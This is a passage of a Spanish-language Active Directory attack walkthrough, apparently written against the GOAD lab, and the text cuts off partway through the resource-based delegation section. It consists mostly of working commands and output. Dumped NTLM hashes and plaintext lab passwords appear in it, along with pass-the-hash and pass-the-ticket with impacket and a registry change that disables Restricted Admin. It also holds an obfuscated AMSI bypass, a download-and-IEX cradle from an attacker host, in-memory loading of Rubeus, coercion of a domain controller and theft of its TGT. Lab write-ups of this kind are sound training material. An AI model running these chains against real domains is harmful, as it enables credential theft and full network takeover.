Esta cuenta de máquina es una cuenta válida en el dominio (castelblack$). Se puede usar para consultar ldap.

Credenciales de cuenta de servicio (cuenta sql_svc en castelBraavoos):

[*] _SC_MSSQL$SQLEXPRESS
(Unknown User):YouWillNotKerboroast1ngMeeeeee

Y la clave maestra DPAPI y la contraseña para el inicio de sesión automático:

[*] DPAPI_SYSTEM
dpapi_machinekey:0x6c30155a51d59c06a1d45df51ef0d776b54628c6
dpapi_userkey:0x71af41f4e040ddb1db23b112e0183a6cd9b796f9

Movimiento Lateral con impacket

Vamos a obtener los hashes de north con la cuenta de catelyn.stark que usaremos posteriormente para ejecutar las herramientas:


```
impacket-secretsdump
NORTH/catelyn.stark:'robbsansabradonaryarickon'@192.168.56.11
```

arya.stark:1110:aad3b435b51404eeaad3b435b51404ee:4f622f4cd4284a887228940e2ff4e709:::
eddard.stark:1111:aad3b435b51404eeaad3b435b51404ee:d977b98c6c9282c5c478be1d97b237b8:::
catelyn.stark:1112:aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5:::
robb.stark:1113:aad3b435b51404eeaad3b435b51404ee:831486ac7f26860c9e2f51ac91e1a07a:::
sansa.stark:1114:aad3b435b51404eeaad3b435b51404ee:835a6b6ea014fe35799fca41782b69c8:::
brandon.stark:1115:aad3b435b51404eeaad3b435b51404ee:84bbaa1c58b7f69d2192560a3f932129:::
rickon.stark:1116:aad3b435b51404eeaad3b435b51404ee:1c0c10d5bc5ecd940fd491dcdcd67708:::
hodor:1117:aad3b435b51404eeaad3b435b51404ee:337d2667505c203904bd899c6c95525e:::
jon.snow:1118:aad3b435b51404eeaad3b435b51404ee:b8d76e56e9dac90539aff05e3ccb1755:::
samwell.tarly:1119:aad3b435b51404eeaad3b435b51404ee:f5db9e027ef824d029262068ac826843:::
jeor.mormont:1120:aad3b435b51404eeaad3b435b51404ee:6dccf1c567c56a40e56691a723a49664:::
WINTERFELL$:1001:aad3b435b51404eeaad3b435b51404ee:7ae455c5e1a945a8c94b3aaef4ad2ea8:::
CASTELBLACK$:1104:aad3b435b51404eeaad3b435b51404ee:15feb8ae966bb62d6d100991082db1dc:::

PSEXEC

Con psexec podemos obtener shell, pero necesitaríamos **desactivar defender**, pues PSEXEC da alerta y bloquea la conexión.


```
impacket-psexec -hashes
'aad3b435b51404eeaad3b435b51404ee:cba36eccfd9d949c73bc73715364aff5'
NORTH/catelyn.stark@192.168.56.11
```



Wmiexec

Creamos un nuevo proceso a través de **wmi** mediante los protocolos **DCERPC + SMB:**


```
wmiexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11
```




AtExec

Usando AtExec podemos ejecutar comandos remotamente, utilizando tareas programadas y el protocolo SMB:

```
atexec.py -hashes ':cba36eccfd9d949c73bc73715364aff5' NORTH/catelyn.stark@192.168.56.11 whoami
```





Movimiento Lateral con crackmapexec

Por defecto **crackmapexec** solo comprueba si **smb admin$** tiene **permiso de escritura**, en ese caso muestra **“pwned”**

WinRM


Usando el protocolo HTTP o HTTPS:

```
evil-winrm -i 192.168.56.11 -u catelyn.stark -H
'cba36eccfd9d949c73bc73715364aff5'
```

RDP


```
xfreerdp /u:catelyn.stark /d:north.sevenkingdoms.local
/pth:cba36eccfd9d949c73bc73715364aff5 /v:192.168.56.11
```

Nos muestra el siguiente error:



Como vemos está habilitado **Restricted Admin**. Para poder permitir la conexión **RDP** sin contraseña debemos deshabilitarlo:


```
reg.py NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' query -
keyName 'HKLM\System\CurrentControlSet\Control\Lsa'
```



Si el valor no existe, lo creamos:

```
reg.py NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' add -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin' -vt 'REG_DWORD' -vd '0'
```

Volvemos a intentar la conexión y vemos que funciona correctamente:



Eliminamos el registro una vez terminamos:

```
reg.py NORTH/catelyn.stark@192.168.56.11 -hashes ':cba36eccfd9d949c73bc73715364aff5' delete -keyName 'HKLM\System\CurrentControlSet\Control\Lsa' -v 'DisableRestrictedAdmin'
```

Pass the Hash

Obtenemos un **ticket de kerberos** con el nt hash:

```
getTGT.py -hashes ':cba36eccfd9d949c73bc73715364aff5' north.sevenkingdoms.local/catelyn.stark
```


Pass the ticket

Usaremos el **TGT** obtenido:

```
export KRB5CCNAME=catelyn.stark.ccache
```

Usamos **wmiexec** para conectarnos con el **tgt**:

```
wmiexec.py -k -no-pass north.sevenkingdoms.local/catelyn.stark@winterfell
```



Delegaciones

Tipos de delegaciones:

- Unrestricted (sin restricciones)
- Restricted (restringida)
- Resource based (basada en recursos)

Delegación sin restricciones

Vamos a usar **bloodhound** para obtener las delegaciones marcadas como **unrestricted.**

MATCH (c {unconstraineddelegation:true}) return c

Nota: en el directorio activo en windows, todos los DC están configurados de manera predeterminada como delegación sin restricciones.

Explotación:

Para explotar una delegación sin restricciones, usaremos **windows** con **rubeus. Para** ello, vamos a lanzar una conexión RDP en Winterfell con las credenciales de **eddard.stark** que hemos obtenido anteriormente:

```
xfreerdp /d:north.sevenkingdoms.local /u:eddard.stark
/p:'FightP3aceAndHonor!' /v:192.168.56.11 /cert-ignore
```

Repositorio Rubeus: https://github.com/GhostPack/Rubeus

Crearemos un **servidor python** para descargar rubeus.exe en nuestro objetivo:

```
python3 -m http.server 8080
```


bypassearemos amsi en la sesión **RDP** con nuestro script usado anteriormente **(amsi.txt)** e iniciaremos **Rubeus** en la memoria:

```
$x=[Ref].Assembly.GetType('System.Management.Automation.Am'+'siUt'+'ils')
;$y=$x.GetField('am'+'siCon'+'text',[Reflection.BindingFlags]'NonPublic,Static')
;$z=$y.GetValue($null);[Runtime.InteropServices.Marshal]::WriteInt32($z,0x41
424344)
(new-object
system.net.webclient).downloadstring('http://192.168.56.1:8080/amsi.txt')|IEX
```

Nota: podemos encontrar maneras de bypass amsi en:
https://amsi.fail/
https://s3cur3th1ssh1t.github.io/Powershell-and-the-.NET-AMSI-Interface/

Una vez omitido amsi, **cargamos en memoria** el **ensamblado** de rubeus:

```
$data = (New-Object System.Net.WebClient).DownloadData('http://192.168.56.1:8080/Rubeus.exe')
$assem = [System.Reflection.Assembly]::Load($data);
[Rubeus.Program]::MainString("triage"); #con el parámetro triage hacemos que la acción sea para todos los tickets kerberos de todos los usuarios
```



Forzamos un **coercer** de **DC Kingslanding a DC Winterfell:**


```
Coercer coerce -u arya.stark -d north.sevenkingdoms.local -p Needle -t kingslanding.sevenkingdoms.local -l winterfell -v
```

Volvemos a ejecutar **rubeus** y vemos que **se ha creado el tgt de kingslanding**:

```
[Rubeus.Program]::MainString("triage")
```

Extraemos el **tgt** con:

```
[Rubeus.Program]::MainString("dump /user:kingslanding$ /service:krbtgt /nowrap");
```



Ya tenemos el **TGT** del **DC**, lo copiamos en nuestro kali en un fichero **.b64:**

Usaremos **vim** para guardarlo en un fichero **sin retorno de carro ni espacio (:%s/\s*\n\s*//g),** después lo pasamos a **base64:**

```
cat tgt.b64|base64 -d > ticket.kirbi
```

Convertimos el ticket en **ccache:**

```
ticketConverter.py ticket.kirbi ticket.ccache
```

```
┌──(th3king㉿h4cklab)-[~]
└─$ ticketConverter.py ticket.kirbi ticket.ccache
Impacket v0.10.1.dev1+20230120.1601.2ba82abe - Copyright 2022 Fortra

[*] converting kirbi to ccache...
[+] done
```


Usamos el **ticket en kerberos** y lanzamos **secretsdump**:

```
export KRB5CCNAME=ticket.ccache
secretsdump.py -k -no-pass
SEVENKINGDOMS.LOCAL/'KINGSLANDING$'@KINGSLANDING
```

Delegación restringida

Buscamos delegaciones marcadas como **restricted** con **bloodhound.**

MATCH p=(u)-[:AllowedToDelegate]->(c) RETURN p



Podemos buscar las delegaciones restringidas con impacket, ya que **bloodhound** no lo captura correctamente:

findDelegation.py NORTH.SEVENKINGDOMS.LOCAL/arya.stark:Needle -target-domain north.sevenkingdoms.local

Protocol Transition


Para explotar una delegación restringida con **transición de protocolo,** primero debemos solicitar un TGT para el usuario y ejecutar S4U2Self, seguido de S4U2Proxy para suplantar a un usuario administrador ante el SPN en el destino.

Obtenemos el TGT para suplantar a **administrator** con **jon.snow**:

getST.py -spn 'CIFS/winterfell' -impersonate Administrator -dc-ip '192.168.56.11' 'north.sevenkingdoms.local/jon.snow:iknownothing'

Usamos el **TGT** para conectarnos a **SMB** con **psexec, smbexec, wmiexec...**

```
export KRB5CCNAME=Administrator@CIFS_winterfell@NORTH.SEVENKINGDOMS.LOCAL.ccache

wmiexec.py -k -no-pass north.sevenkingdoms.local/administrator@winterfell
```



Delegación restringida basada en recursos

La delegación restringida basada en recursos (**RBDC**) puede explotarse cuando se puede editar el atributo **msDS-AllowedToActOnBehalfOfOtherIdentity.**

Podemos comprobarlo en **bloodhound** mirando el **ACL** de los usuarios:

Vemos que **stannis.baratheon** tiene **genericWriteACL** en kingslanding. Para explotarlo tenemos que:

- Crear una máquina X (rbdc$)

```
